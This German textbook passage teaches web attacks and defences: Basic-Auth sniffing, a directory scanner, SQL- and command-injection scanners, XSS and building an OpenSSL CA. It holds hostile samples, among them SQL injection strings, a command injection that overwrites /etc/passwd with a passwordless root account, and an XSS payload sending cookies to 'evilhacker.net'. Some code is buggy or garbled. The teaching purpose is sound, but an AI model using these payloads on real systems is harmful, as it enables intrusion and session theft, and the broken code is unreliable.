Wir setzen wieder die allseits beliebte Scapy-Funktion `sniff` zum Mitlesen des HTTP-Traffics ein, extrahieren in der `handle_packet ()`-Funktion den TCP-Layer, um über ihn an den eigentlichen Payload des Pakets zu gelangen. Im Payload suchen wir nach dem String `Authorization: Basic` und schneiden mit Hilfe eines regulären Ausdrucks den nachfolgenden Base64-String heraus. Sofern dies erfolgreich verlief, wird der String einfach nur noch dekodiert und anhand des Doppelpunkts in Username und Password aufgeteilt. Mehr braucht es nicht, um HTTP-Basic-Auth zu umgehen! Verwenden Sie deswegen ausschließlich Digest-Authentification, um ihre Webanwendungen mit HTTP-Auth zu schützen! Und natürlich sollten Sie HTTPS statt HTTP verwenden.

7.8 Webserver Scanning

Auf fast allen Webservern, die der Autor während seines Informatikerlebens zu Gesicht bekommen hat, existierte mindestens eine Datei oder ein Ordner, der nicht für die Weltöffentlichkeit bestimmt war, der aber über den Webserver dem Web zur Verfügung gestellt wurde. Es besteht allgemein der Irrglaube, dass eine Datei oder ein Ordner nicht gefunden werden kann, wenn er nicht verlinkt ist.

Wir werden mit ein paar Zeilen Python-Code und einem Dictionary, das zeilenweise vermeintlich versteckte Datei- und Ordnernamen enthält, beweisen, dass diese Annahme falsch ist. Eine der Grundregeln der IT-Security besagt, dass „Security by obscurity“ nicht funktioniert.

Legen Sie zuerst eine Dictionary-Datei an wie z. B. folgende. Bessere Dictionaries bietet das Tool Chaosmap (siehe Abschn. 7.17).

```
old
admin
doc
documentation
backup
transfer
lib
include
sql
conf
```

Die Dictionary-Datei wird in einer For-Schleife Suchbegriff für Suchbegriff durchlaufen. Dem Suchbegriff werden mal ein Slash, mal zwei Slashes vorangestellt, weil manche Webserver so konfiguriert sind, dass ihre Autorisierungsmechanismen nur bei einem einfachen Slash greifen. Das populärste Beispiel dieser Gattung dürfte der in alten Axis-Überwachungskameras eingesetzte Server sein (siehe http://packetstormsecurity.org/files/31168/core.axis.txt).

Zu guter Letzt wird noch versucht, den Begriff mit einem Directory-Traversal zusammenzusetzen. Directory-Traversal versucht mittels Eingabe von „../“ auf einen übergeordneten Ordner zuzugreifen. Der manipulierte Begriff wird anschließend an die Basis-URL angehängt und an den Webserver gesendet.

Wird das Script im File-Mode gestartet, hängen wir noch jede Menge weitere Zeichen oder Endungen an den Suchbegriff, z. B. eine Tilde oder .old und .bak um Backups von Dateien zu finden.

```
#!/usr/bin/python3

import sys
import getopt
import requests

def usage():
    print(sys.argv[0] + "" "
    -f <query_file>
    -F(ile_mode)
    -h <host>
    -p <port>" "")
    sys.exit(0)


# Try to get url from server
def surf(url, query):
        print("GET " + query)
```

```
19
20          try:
21                  r = requests.get(url)
22
23                  if r.status_code == 200:
24                          print("FOUND " + query)
25          except requests.exceptions.ConnectionError as e:
26                  print("Got error for " + url + \
27                        ": " + str(e))
28                  sys.exit(1)
29
30
31  # Dictionary file
32  query_file = "web-queries.txt"
33
34  # Target http server and port
35  host = None
36  port = 80
37
38  # Run in file mode?
39  file_mode = False
40
41  # Parsing parameter
42  try:
43      cmd_opts = "f:Fh:p:"
44      opts, args = getopt.getopt(sys.argv[1:], cmd_opts)
45  except getopt.GetoptError:
46      usage()
47
48  for opt in opts:
49      if opt[0] == "-f":
50          query_file = opt[1]
51      elif opt[0] == "-F":
52          file_mode = True
53      elif opt[0] == "-h":
54          host = opt[1]
55      elif opt[0] == "-p":
56          port = opt[1]
57
58  if not host:
59      usage()
60
61  if port == 443:
62      url = "https://" + host
63  elif port != 80:
64      url = "http://" + host + ":" + port
65  else:
66      url = "http://" + host
67
```

```
68  # This pattern will be added to each query
69  salts = ('~', '~1', '.back', '.bak',
70           '.old', '.orig', '_backup')
71
72  # Read dictionary and handle each query
73  for query in open(query_file):
74          query = query.strip("\n")
75
76          # Try dictionary traversal
77          for dir_sep in ['/', '///', '/test/../']:
78                  url += dir_sep + query
79
80                  if file_mode:
81                          for salt in salts:
82                                  url += salt
83                                  surf(url,
84                                       dir_sep + query + salt)
85                  else:
86                          surf(url, dir_sep + query)
```

7.9 SQL-Injection

Wer denkt, dass Injection-Schwachstellen wie SQL-Injection Dank der Verwendung von Frameworks der Vergangenheit angehören, der sollte mal in die OWASP Top Ten (https://owasp.org/www-project-top-ten/) der kritischten Sicherheitsrisiken bei Web Anwendungen schauen: Platz 1 gehört nachwievor Injection-Flaws. Laut https://cve.mitre.org gab es 2019 immer noch 394 CVEs für SQL-Injection-Sicherheitslücken.

Angriffe von Gruppen wie Anonymous und Lulz Sec haben in der Vergangenheit deutlich gemacht, dass SQL-Injection Angriffe eine ernsthafte Berdrohung sind. Einbrüche in verschiedenste Sony-Seiten, Regierungseinrichtungen, das Playstation-Network und, und, und waren einzig und allein mit SQL-Injection-Exploits erfolgreich!

Zeit also, uns einen Scanner zu schreiben, der die eigene Webseite sporadisch nach solchen Lücken durchsucht. Um Missverständnissen vorzubeugen sei noch erwähnt, dass ein automatischer Scanner niemals eine manuelle Schwachstellenanalyse ersetzen kann. Ziel des Scanners ist es nicht, alle SQL-Injection-Lücken zu finden. Das kann solch ein simples Script nicht leisten und will es auch gar nicht! Ziel ist es, die einfachsten und offensichtlichsten Lücken zu schließen, um einen möglichst großen Nutzen mit minimalem Aufwand zu erreichen.

Wie genau funktionieren eigentlich SQL-Injection-Angriffe? Um das zu klären, müssen wir uns einmal den typischen Aufbau moderner Webanwendungen anschauen. Fast alle Webseiten sind heutzutage dynamisch, d. h. sie liefern nicht eine HTML-Seite mit immer demselben Inhalt aus, sondern reagieren auf die Eingaben ihrer Benutzer. Diese Eingaben erfolgen wahlweise über die URL in Form von `http://some.host.net/index.html?param=value` (GET-Anfrage) oder mit Hilfe von Formularen, die ihre

Daten meist per POST-Methode, d. h. nicht in der URL sichtbar, übermitteln. Alle dynamischen Elemente lassen sich auf GET- und POST-Anfragen reduzieren, egal ob sie durch direkte Benutzerinteraktion, AJAX-Funktionen, REST, Flash, Java oder sonstige Plugins ausgelöst wurden. Der Vollständigkeit halber muss diese Liste noch um PUT und DELETE ergänzt werden insbesondere für REST APIs und man sollte Cookies und HTTP-Header wie Language oder Referer nicht vergessen . Fast alle dynamischen Webanwendungen erreichen ihre Dynamik mit Hilfe einer SQL-Datenbank. Es gibt Ausnahmen wie Server-Side-Includes und Scripte, die Befehle auf der Shell ausführen und dadurch eventuell für Command-Injection anfällig sind, doch das ist Thema des nächsten Kapitels. Ansonsten gibt es natürlich noch Exoten, die keine SQL-Datenbank, sondern eine NoSQL- oder XML-Datenbank oder etwas Ähnliches verwenden, doch deren Anzahl ist so gering, dass sie hier nicht erwähnt werden. Hat der Webserver die Benutzereingaben via GET oder POST empfangen, sorgt dieser Aufruf immer dafür, dass ein CGI-, PHP-, ASP-, Python-, Ruby- oder sonstiges Programm aufgerufen wird, das diese Daten dann dazu verwendet, Anfragen an eine SQL-Datenbank zu stellen. Dies könnte zum Beispiel bei einem Login-Vorgang folgenden SQL-Code ausführen:

```
SELECT COUNT(*) FROM auth WHERE username="hans" AND
                               password="wurst"
```

Nehmen wir an, der Benutzername und das Passwort werden ungefiltert in den SQL-Befehl eingefügt, dann könnte ein böser Angreifer solch merkwürdige Anmeldedaten erfolgreich injizieren. Als Benutzernamen `" OR "="` und als Passwort ebenfalls `" OR "="`. Für die Datenbank ergibt dies folgenden SQL-Befehl:

```
SELECT COUNT(*) FROM auth WHERE username="" OR ""="" AND
                               password="" OR ""=""
```

Leer gleich leer entspricht immer der Wahrheit, was zur Folge hat, dass dieser SQL-Befehl alle User zurückliefern wird. Falls der aufrufende Code nur überprüft, dass die Anzahl größer als Null ist, ist der Angreifer drin. Dies ist der berühmte „Sesam-öffne-Dich“-Trick des SQL-Injectors!

Manche Entwickler denken fälschlicherweise, SQL-Injection sei nur bei String-Inputs möglich. Dieser Irrglaube ist u. a. bei PHP-Entwicklern sehr verbreitet, die sich gerne einzig und allein auf ihre Magic-Quotes-Settings verlassen. Magic-Quotes sorgt dafür, dass Quote-Zeichen wie ’ und „ mit einem Backslash gequoted, d. h. als spezielles Zeichen ungültig gemacht werden. Im besten Fall sorgt solch eine Funktion dafür, den Backslash selbst zu quoten, sonst kann ein Angreifer das Quoting umgehen, indem er statt `" OR "="` einfach `\" OR \"\"=\"` sendet, was nach dem Quoten `\\" OR \\"\\"=\\"` ergibt. Damit hat sich das Quote-Zeichen selbst gequoted und ad adsurdum geführt! Ein Trick, der bei sehr vielen Schutzmechanismen zur Umgehung derselben angewendet werden kann. Überprüfen Sie Ihren Code und vertrauen Sie nicht blind magischen Schutzmechanismen!

Doch was geschieht, wenn der Parameter, der zum Einschleusen verwendet wird, kein String, sondern ein Integer ist? Hier greifen Quote-Funktionen nicht. Im schlimmsten Fall arbeiten Sie mit einer untypisierten Sprache, die auch keinen Objekt-Relationalen-Mapper verwendet, der Typ-Sicherheit garantiert – dann kann ein Angreifer an Ihre Id noch ein `; DROP DATABASE` anhängen und Ihnen das ganze Wochenende versauen! Dem Angreifer sind hier keine Grenzen gesetzt, denn er kann völlig frei SQL-Code injizieren und je nach Aufbau der Webseite sogar das Ergebnis sehen. Dann kann er nicht nur die gesamte Datenbank auslesen, sondern auch Daten einfügen, um z. B. einen neuen Benutzer anzulegen, Daten zu löschen oder zu verändern etc. Dabei kann er nicht nur mit Hilfe eines Semikolons weitere SQL-Befehle anhängen, sondern auch mit Kommandos wie `UNION` das aktuelle Select-Statement um weitere Tabellen ergänzen.

Es sollte somit nicht nur eine Selbstverständlichkeit für Web-Entwickler sein, den Eingaben des Benutzers zu misstrauen und für Subsysteme besondere Zeichen zu eliminieren oder zu quoten, sondern auch bei Fehlern eine allgemeine Fehlermeldung auszugeben und den möglichen Angreifer nicht mit einer detaillierten SQL-Fehlermeldung oder einem Stack-Trace zu erfreuen.

Weitere Möglichkeiten wären, nachfolgenden SQL-Code mit Hilfe von `-` oder `/*` auszukommentieren, bis hin zu solch raffinierten Attacken, gefilterte Zeichen mit datenbankinternen Funktionen wie `char(0x27)` (0x27 ist der Hex-Wert für ein Hochkommata) zu erzeugen.

Als wenn dies alles nicht schon übel genug wäre, bieten moderne Datenbanken heutzutage weitaus mehr Funktionen an, als nur das Strukturieren, Speichern, Updaten, Löschen und Selektieren von Daten. Sie bieten Möglichkeiten ganze Programmlogiken in Triggern und Stored Procedures auszulagern, bis hin zu so bizarren Eigenschaften wie das Ausführen von Shell-Befehlen (in MySQL via `system`, in MS-SQL mittels `xp_cmdshell`) oder gar das Manipulieren der Windows-Registry. Ein Angreifer, der SQL-Code in eine Datenbank einschleusen kann, die solch Funktionalität bietet, hat das goldene Los gezogen vor allem, wenn der Server fälschlicherweise noch unter dem root- oder Admin-Account läuft. So kann eine vermeintlich simple SQL-Injection-Attacke, die man vielleicht noch mit dem Kommentar „Kümmert mich nicht, die Daten in der Datenbank sind eh alle öffentlich“ abwinkt, zur Kompromittierung des gesamten Systems führen.

Grund genug, sich eingehend mit dieser Gefahr auseinanderzusetzen. Zur weiterführenden Lektüre in Sachen SQL-Injection Attacken empfiehlt der Autor das Buch „The Web Application Hacker's Handbook“ von Dafydd Stuttard und Marcus Pinto, den Autoren des Burp-Proxies.

Schreiben wir nun ein Python-Programm, das wenigstens das Allerschlimmste verhindern soll.

```
1  #!/usr/bin/python3
2
3  ###[ Loading modules
4
```

```
 5 import sys
 6 import requests
 7 from bs4 import BeautifulSoup
 8 from urllib.parse import urlparse
 9
10
11 ###[ Global vars
12
13 max_urls = 999
14 inject_chars = [“‘”,
15                 “--”,
16                 “/*”,
17                 ’“’]
18 error_msgs = [
19     ”syntax error“,
20     ”sql error“,
21     ”failure“,
22 ]
23
24 known_url = {}
25 already_attacked = {}
26 attack_urls = []
27
28
29 ###[ Subroutines
30
31 def get_abs_url(base_url, link):
32     ”“”
33     check if the link is relative and prepend the protocol
34     and host. filter unwanted links like mailto and links
35     that do not go to our base host
36     “”“
37     if link:
38         if ”://“ not in link:
39             if link[0] != ”/“:
40                 link = ”/“ + link
41
42             link = base_url.scheme + ”://“
43                    + base_url.hostname + link
44
45         if ”mailto:“ in link or base_url.hostname not in link:
46             return None
47         else:
48             return link
49
50
51 def spider(base_url, url):
52     ”“”
53     check if we dont know the url
```

```
54      spider to url
55      extract new links
56      spider all new links recursively
57      """
58      if len(known_url) >= max_urls:
59          return None
60
61      if url:
62          p_url = urlparse(url)
63
64          if not known_url.get(url) and
65                 p_url.hostname == base_url.hostname:
66              try:
67                  sys.stdout.write(".")
68                  sys.stdout.flush()
69
70                  known_url[url] = True
71                  r = requests.get(url)
72
73                  if r.status_code == 200:
74                      if "?" in url:
75                          attack_urls.append(url)
76
77                      soup = BeautifulSoup(r.content,
78                                           features="html.parser")
79
80                      for tag in soup('a'):
81                          spider(base_url,
82                                 get_abs_url(base_url,
83                                             tag.get('href')))
84              except requests.exceptions.ConnectionError as e:
85                  print("Got error for " + url + \
86                        ": " + str(e))
87
88
89  def found_error(content):
90      """
91      try to find error msg in html
92      """
93      got_error = False
94
95      for msg in error_msgs:
96          if msg in content.lower():
97              got_error = True
98
99      return got_error
100
101
102 def attack(url):
```

```
103     """
104     parse an urls parameter
105     inject special chars
106     try to guess if attack was successfull
107     """
108     p_url = urlparse(url)
109
110     if not p_url.query in already_attacked.get(p_url.path, []):
111         already_attacked.setdefault(p_url.path,
112                                     []).append(p_url.query)
113
114         try:
115             sys.stdout.write("\nAttack " + url)
116             sys.stdout.flush()
117             r = requests.get(url)
118
119             for param_value in p_url.query.split("&"):
120                 param, value = param_value.split("=")
121
122                 for inject in inject_chars:
123                     a_url = p_url.scheme + "://" + \
124                             p_url.hostname + p_url.path + \
125                             "?" + param + "=" + inject
126                     sys.stdout.write(".")
127                     sys.stdout.flush()
128                     a = requests.get(a_url)
129
130                     if r.content != a.content:
131                         print("\nGot different content " + \
132                               "for " + a_url)
133                         print("Checking for exception output")
134                         if found_error(a_content):
135                             print("Attack was successful!")
136         except requests.exceptions.ConnectionError:
137             pass
138
139
140 ###[ MAIN PART
141
142 if len(sys.argv) < 2:
143     print(sys.argv[0] + ": <url>")
144     sys.exit(1)
145
146 start_url = sys.argv[1]
147 base_url = urlparse(start_url)
148
149 sys.stdout.write("Spidering")
150 spider(base_url, start_url)
151 sys.stdout.write(" Done.\n")
```

```
152
153
154
155  for url in attack_urls:
156      attack(url)
```

Herzstück des Tools ist ein Web-Spider oder -Crawler, sprich ein Programmcode, der eine HTML-Seite vom Webserver abruft, sie mit dem Modul `BeautifulSoup` in ihre Bestandteile zerlegt und alle Links extrahiert. Diese Aufgabe übernimmt die Funktion `spider()` für uns. Sie überprüft zuerst, ob die URL schon einmal aufgerufen wurde. Sollte dies nicht der Fall sein, ruft sie den HTML-Code ab und extrahiert alle Links. Falls der gefundene Link ein Fragezeichen enthält und somit Parameter entgegennimmt, wird er zur Liste `attack_urls` hinzugefügt.

Der Spider-Algorithmus dieses Scripts ist rudimentär, um das Prinzip zu erklären und nicht durch Komplexität zu verwirren. Er extrahiert ausschließlich Links in a-Tags und übersieht sehr viel. Bei heutigen Webseiten ist Spidering eine hochgradig komplizierte Angelegenheit, da Links in AJAX-Calls, weiterem Javascipt-Code, Flash-Klassen, ActiveX-Objekten, Java Applets usw enthalten sein können. Bei Bedarf kann das Tool aber erweitert werden, indem man die Parse-Möglichkeiten der `spider()`-Funktion anpasst.

Die Liste an möglicherweise angreifbaren Links, die uns die `spider()`-Funktion liefert, wird nacheinander Link für Link der Funktion `attack()` übergeben. Sie parst zunächst die URL in ihre einzelnen Bestandteile wie Protocol, Host, Path und Query-String. Der Path enthält den Pfad der aufgerufenen Webseite bzw. Webanwendung, der Query-String hingegen enthält die Parameter. Die `attack()`-Funktion überprüft anhand des Paths und Query-Strings, ob diese URL schon einmal angegriffen wurde. Sofern dies nicht der Fall ist, merkt sie sich den Query-String zum Path in dem Dictionary `already_attacked`. Bei jedem Parameter werden anschließend für SQL-Injection typische Zeichen eingefügt und die so präparierte URL an den Server geschickt. Anhand der Ausgabe versucht das Script nun zu erkennen, ob der Angriff erfolgreich war. Dazu wird zuerst die URL normal aufgerufen und anschließend der Inhalt von dem normalen Aufruf mit dem Inhalt des manipulierten Aufrufs verglichen. Ist dieser unterschiedlich, wird versucht, im HTML Source typische Strings von Fehlermeldungen zu finden.

7.10 Command-Injection

Comand-Injection-Angriffe sind sehr verwandt mit dem Thema SQL-Injection. Eine Command-Injection-Attacke ist möglich, wenn ein Programm auf einem Webserver ungefiltert oder nur unzureichend gefilterte Benutzereingaben an einen Shell-Befehl weiterleitet. Diese Art von Angriff war Ende der 90er/Anfang 2000 noch in sehr vielen Web-Anwendungen zu finden, hat aber mit den Jahren sehr stark abgenommen. Grund hierfür dürften die massiven API-Verbesserungen der im Web verwendeten Sprachen sein. War es anfangs noch einfacher, eine Mail mit dem Befehl `os.system({\glqq}echo`

{\grqq}' + msg + {\glqq}' mail user“)| zu versenden, verwendet man heutzutage meist Libraries wie smtplib.

Das Problem bei Command-Injection ist dasselbe wie bei SQL-Injection: Der Benutzer kann Zeichen einschleusen, die für das verwendete Subsystem, wie die Shell, eine spezielle Bedeutung haben. Hier wären z. B. Zeichen zu erwähnen wie `;`, |, `&&` und || zum aneinanderreihen von Befehlen, < und > zum Umlenken von Programmausgaben und # zum auskommentieren nachfolgenden Codes.

Eine Eingabe der E-Mail-Message `hacker::0:0:root:/root:/bin/zsh' > /etc/passwd #` würde beispielsweise einen neuen Root-User namens hacker ohne Passwort anlegen, wenn der Webserver mit Root-Rechten läuft, denn der zusammengesetzte Shell-Befehl sieht folgendermaßen aus:

```
echo 'hacker::0:0:root:/root:/bin/zsh' > /etc/passwd #' | mail user
```

Command-Injection findet man heutzutage meist nur noch bei Web-Anwendungen auf Embedded-Devices wie Switches, Druckern, Routern, Firewalls und Überwachungskameras, weil diese oft Befehle auf dem System ausführen müssen, um dem Benutzer Daten anzuzeigen oder seine Konfigurationsänderungen zu aktivieren. Das macht solche Exploits für Angreifer nicht weniger attraktiv; vergessen die meisten Admins doch oft, die Firmwares ihrer Embedded-Devices upzudaten, denn sie sehen so sehr nach Hardware aus, das man nur allzuleicht übersieht, dass auf ihnen Code läuft, der über das Netz erreichbar ist. Seien wir mal ehrlich: Fast kein Admin glaubt seinem Network-Intrusion-Detection Log, wenn der Drucker oder die Kamera an der Eingangstür auf einmal eine Bruteforce-Attacke auf den primären Domänencontroller oder den SSH-Login der Firewall startet. Ein Fehler mit eventuell schwerwiegenden Folgen! Schließlich beinhalten heutzutage Embedded-Devices so viel CPU-Power, RAM und Festplattenspeicher wie ein einige Jahre alter PC. Ein schlauer Angreifer wird sich immer als erstes die „Low-hanging fruit“ greifen.

Höchste Zeit, die Sicherheit der im Netzwerk verbauten Embedded-Devices etwas genauer unter die Lupe zu nehmen! Auch hier gilt: Ein automatischer Scan kann niemals einen manuellen Audit ersetzen und findet nur die auffälligsten Fehler.

Der Code für Command-Injections ist fast absolut identisch zu dem für SQL-Injection, deshalb werden anschließend lediglich die Unterschiede abgedruckt.

```
 1  #!/usr/bin/python3
 2
 3  ###[ Loading modules
 4
 5  import sys
 6  import requests
 7  from bs4 import BeautifulSoup
 8  from urllib.parse import urlparse
 9
10
11  ###[ Global vars
```

```
12
13  max_urls = 999
14  inject_chars = ["|",
15                  "&&",
16                  ";",
17                  '''']
18  error_msgs = [
19      "syntax error",
20      "command not found",
21      "permission denied",
22  ]
23
24  # ...
```

7.11 Cross-Site-Scripting

Cross-Site-Scripting, kurz XSS, sind Angriffe, bei denen Code (meist Javascript) über eine angreifbare Webanwendung bzw Webserver zum Client transportiert wird und dort u. a. dafür verwendet wird, um Session-Cookies zu klauen. Eine XSS-Attacke kommt zustande, wenn die Webanwendung ungefiltert HTML- oder Script-Code ausgibt. Dies kann z. B. bei der Suchfunktion einer Seite der Fall sein. Ein Angreifer kann nun nach dem Begriff `<script>alert(document.cookies);</script>` suchen und wird im Falle einer XSS-Lücke die Cookies der Seite in einem Popup-Dialog sehen. Präpariert er seine Suchanfrage nun so, dass die Ausgabe nicht in einem Popup steht, sondern an einen fremden Server versendet wird, kann er auf diese Weise die Cookies klauen. `<script>location.href='http:// evilhacker .net/ save_input . cgi?cookies'// evilhacker .net+ document.cookies;</script>` Nehmen wir weiterhin an, die Eingabe der Suche erfolgt über eine Nehmen wir weiterhin an, die Eingabe der Suche erfolgt über eine GET-Anfrage, d. h. die Parameter stehen in der URL-Zeile, dann kann der Angreifer diese URL nun an sein Opfer senden und darauf warten, dass es die URL aufruft. Neben solch Non-persistent-XSS- gibt es noch Persistent-XSS-Attacken. Der Unterschied besteht darin, dass der Angriffscode von der Webanwendung gespeichert wird. Die Kommentarfunktion eines Blogs oder Forums sei hier als Beispiel erwähnt. Zu gefährlichen Zeichen gehören nicht nur die spitzen Klammern, die einen HTML-Tag kennzeichnen, sondern auch Zeichen wie Prozent, die es erlauben, andere Zeichen urlcodiert zu formulieren. Ein Beispiel wäre `% 3C` und `% 3E` für < und |lstinline|>|.

Über die Jahre wurden immer ausgeklügeltere Verfahren entwickelt, um XSS-Sicherheitslücken auszunutzen und heutzutage gehört es zum Standard, dass über XSS Botnetze aufgebaut werden können (beispielsweise mit dem Tool BeeF) oder Ihr Intranet über eingeschleusten Javascript-Code einem Portscan unterzogen wird. Das kann sogar soweit gehen, dass der Angriffscode nach erfolgreicher Identifizierung weiterer Netzwerkgeräte

diese angreift und beispielsweise Home-Firewalls mit Default-Passwörtern mittels Port-Forwarding so umkonfiguriert, dass jedermann Zugriff auf Ihre internen Computer hat.

XSS ist also mitnichten eine leicht zu vernachlässigende Sicherheitslücke, wie viele Informatiker leider immer noch denken.

Ihr Webserver kann für XSS angreifbar sein, wenn er die TRACE-Methode unterstützt und gefährliche Zeichen ungefiltert wieder ausgibt.

Der Autor verzichtet auf ein weiteres Code-Beispiel, denn der Code wäre bis auf die Liste der `inject_chars` identisch.

Die Deaktivierung von Javascript ist heutzutage keine Lösung mehr, um sich als Client vor XSS-Angriffen zu schützen, denn viele Webseiten sind ohne Javascript unbenutzbar. Deswegen sollten Sie ein Browser-Plugin verwenden, das es Ihnen ermöglicht Javascript selektiv zu erlauben. Die beliebteste Lösung für Firefox ist das NoScript-Plugin zu finden unter http://noscript.net/. Chrome hat solch eine Filter-Funktion schon eingebaut, erlaubt allerdings keine temporäre Freischaltung.

7.12 HTTPS

Die gesamte Web-Sicherheit sowie die Sicherheit von einzelnen Diensten wie SMTP, IMAP, POP3, IRC, Jabber oder gar ganze VPNs, verlassen sich beim Thema Verschlüsselung und Authentifizierung auf das Transport Layer Security-Protokoll (TLS) früher bekannt als Secure-Socket-Layer-Protokoll, kurz SSL. Um es noch etwas verwirrender zu machen, wurde die Weiterentwicklung von SSLv3 zu TLS mit Version 1.0 fortgestzt. TLS Version 1.0 ist also eigentlich SSL Version 4.

TLS basiert auf x509-Zertifikaten, Certificate Authorities (CA), die eine Public-Key-Infrastruktur (PKI) aufbauen und zum Verschlüsseln und Signieren Public-Key-Verfahren verwenden. Was so kompliziert daherkommt und so schöne Worte wie Authority, Verschlüsselung und Zertifikat beinhaltet, das muss doch einfach super und sicher sein, nicht?;)

Doch wie genau funktioniert nun TLS? Eine CA, d. h. irgendeine Firma oder ein Staat, erzeugt ein Public-Key-Schlüsselpaar. Der öffentliche Schlüssel wird an alle verteilt, die die Echtheit eines Zertifikats überprüfen wollen. Der Private Key dient zum Signieren von Zertifikaten. Ein Zertifikat ist nichts anderes als ein Public-Key mit ein paar Zusatztinformationen wie Common-Name (Host- oder Domainname) und Adressdaten.

Eine Webseite, die sich mittels TLS absichern möchte, erzeugt sich zunächst ebenfalls ein Public-Key-Schlüsselpaar. Der Public-Key wird mit den Zertifikat-Meta-Daten wie Name und Anschrift in einen Certificate Signing Request (CSR) verpackt. Wir werden gleich sehen wie das konkret funktioniert. Diesen CSR sendet man an die Certificate Authority, die wiederum ihren eigenen Private Key verwendet, um den CSR zu signieren und daraus ein Zertifikat zu erstellen. Das Zertifikat wird auf dem Webserver abgelegt.

Wenn sich nun ein Browser per HTTPS zu der Webseite verbinden will, initiiert er einen TLS-Handshake. Der Client schickt in einer „Client Hello“-Nachricht zunächst die

unterstützten SSL/TLS-Versionen sowie Verschlüsselungs-/Authentifizierungsverfahren. Falls der Server eine davon spricht, schickt er eine „Server Hello“-Nachricht inklusive des Server-Zertifikats als Antwort. Optional kann der Server ein Client-Zertifikat anfordern. Nachdem der Client die Signatur des Server-Zertifikats mit dem in ihm integrierten Public-Key der CA überprüft hat, schickt er dem Server eine mit seinem Public-Key verschlüsselte Zufallszahl. Diese Zufallszahl dient dazu den Session-Key zu erzeugen, der dazu verwendet wird den Traffic zu verschlüsseln. Abschließend bestätigen sich beide Seiten noch mit einer „Client finished“- bzw. „Server finished“-Nachricht, das der Handshake zu Ende ist und sie zufrieden sind.

So weit so gut. Dieser Prozess gilt übrigens für alle SSL/TLS-Protokolle und nicht nur für HTTPS. Doch wir erinnern uns an die Grundprinzipien von Sicherheit, zu denen zählt, dass Einfachheit der Schlüssel zum Erfolg ist.

Werfen Sie doch mal einen Blick in die Liste der CAs, denen Ihr Browser und damit auch Sie vertraut. Unter Firefox geht das in den Sicherheits-Einstellungen über Zertifikate anzeigen und dann im Menu Zertifizierungsstellen. Bei Chrome findet man die Information unter den erweiterten Einstellungen, Zertifikate verwalten und dort ebenfalls unter Zertifizierungsstellen. Ihnen dürfte schwindelig bei der Anzahl werden. So ist es nicht weiter verwunderlich, dass es unter eben diesen CAs Firmen gibt wie DigiNotar, die die Sicherheit ihrer Computer nicht im Griff haben und so die Sicherheit des Gesamtsystems gefährden, denn die Qualität der Sicherheit von TLS ist nur so gut wie die schlechteste Komponente. DigiNotar wurde dazu missbraucht gültige Zertifikate für populäre Seiten wie Google und Facebook auszustellen und alle Browser, die DigiNotar vertraut haben, waren offen für Man-in-the-Middle-Attacken. Ein paar Wochen später fiel die KPN-Tochtergesellschaft Gemnet negativ dadurch auf, dass sie den Phpmyadmin-Zugang für das CMS ihrer Webseite vollkommen ungeschützt ohne Passwort im Internet betrieb. Ob man solchen Firmen vertrauen möchte, sei jedem selbst überlassen. Es ist vielleicht eine Überlegung wert, ob man die Liste der CAs, denen man vertraut, nicht selbst anpassen möchte.

Ok, um wirklich verstehen zu können wie eine CA funktioniert, sollte es allerdings nicht bei kompliziert klingender Theorie bleiben. Basteln wir uns mit OpenSSL (besser noch mit LibreSSL) eine eigene, sowie ein **selbst-signiertes TLS-Zertifikat**.

Zuerst erzeugen wir uns einen privaten Schlüssel. Geben Sie als Passwort irgendwas ein. Dieser Schlüssel ist das Herzstück unsere CA. Er wird dazu genutzt Zertifikate, die diese CA raus gibt, zu signieren.

```
openssl genrsa -aes256 -out ca.key 4096
```

Für eine komplette CA brauchen wir noch ein Zertifikat der CA, das wir in den Browser oder anderen Clients importieren können, um die Signatur zu überprüfen.

```
openssl req -x509 -new -key
ca.key -days 1095 -out ca-root.crt -sha512
```

Damit ist die Erstellung unserer eigenen CA abgeschlossen.

Optional können Sie noch eine Certificate Revokation List (kurz CRL) anlegen, um die Gültigkeit von Zertifikaten zu widerrufen.

```
openssl ca -gencrl -keyfile ca.key -cert ca-root.crt -out crl.pem
```

Falls Sie die Fehlermeldung erhalten, dass die Index-Datei nicht existieren würde, müssen Sie diese noch mit Hilfe des Befehls `touch` anlegen. Sie speichert alle ungültigen Zertifikate.

```
touch <path_to_index_file>
```

Das selbe kann für die Datei `crlnumber` der Fall sein, die nur eine simple Index-Zahl enthält und fortlaufend hochgezählt wird.

```
echo 1 <path_to_crlnumber_file>
chmod 770 <path_to_crlnumber_file>
```

Nun können Sie ein Zertifikat mit folgendem Befehl als ungültig erklären:

```
openssl ca -revoke <bad_crt_file> -keyfile ca.key -cert ca-root.crt
```

Nachdem Sie ein Zertifikat für ungültig erklärt haben, müssen Sie CRL PEM Datei neu generieren. Diese muss öffentlich zugänglich gemacht werden z. B. indem Sie es auf einen Webserver kopieren, um Clients die Möglichkeit zu geben zu Überprüfen ob ein Zertifikat zurück gezogen worden ist.

```
openssl ca -gencrl -keyfile ca.key -cert ca-root.crt -out crl.pem
cp crl.pem /path/to/your/web_root
```

Als letztes rein informativ noch der Befehl mit dem Sie sich den Inhalt der aktuellen `crl.pem` Datei anschauen können.

```
openssl crl -in crl.pem -noout -text
```

Wechseln wir die Seite zu jemanden, der sich selbst ein Zertifikat erstellen und es von unserer CA signiert bekommen möchte. Dazu generieren wir einen weiteren privaten Schlüssel namens `server.key`. Dies ist der Private-Key, der zu dem Public-Key im Zertifikat gehört.

```
openssl genrsa -aes256 -out server.key 4096
```

Der nächste Befehl entfernt das Passwort von dem Schlüssel. Dies sollte nur verwendet werden, falls das verwendete Programm nicht mit einem verschlüsselten Key umgehen kann.

```
openssl rsa -in server.key -out server.key
```

Nun verwenden wir den Server-Key, um einen Certificate Signing Request (CSR). Hierfür muss man die Zertifikat-Meta-Daten eingeben (oder immer Enter drücken für die Defaultwerte). Wahlweise kann auch eine Config-Datei verwendet werden, sofern man viele Schlüssel erzeugen muss.

```
openssl req -new -key server.key -out server.csr
```

Zu guter Letzt signieren wir den CSR mit dem privaten Schlüssel unserer CA. Das ist so ziemlich alles, was eine CA ausmacht, außer dass sie noch eine Liste mit gesperrten Zertifikaten pflegt.

```
openssl x509 -req -days 365 -in server.csr \
             -signkey ca.key -out server.crt
```

Viele Programme erwarten das Zertifikat im PEM-Format, d. h. der Private-Key und das Zertifikat sind mit Base64 kodiert, von `BEGIN`- und `END`-Tags umschlossen und befinden sich meist hintereinander in einer Datei.

```
cp server.key server.pem
cat server.crt >> server.pem
```

Um die Eigenschaften eines Zertifikats anzuzeigen können Sie folgenden Befehl verwenden:

```
openssl x509 -in server.pem -noout -text
```

7.13 SSL/TLS sniffing

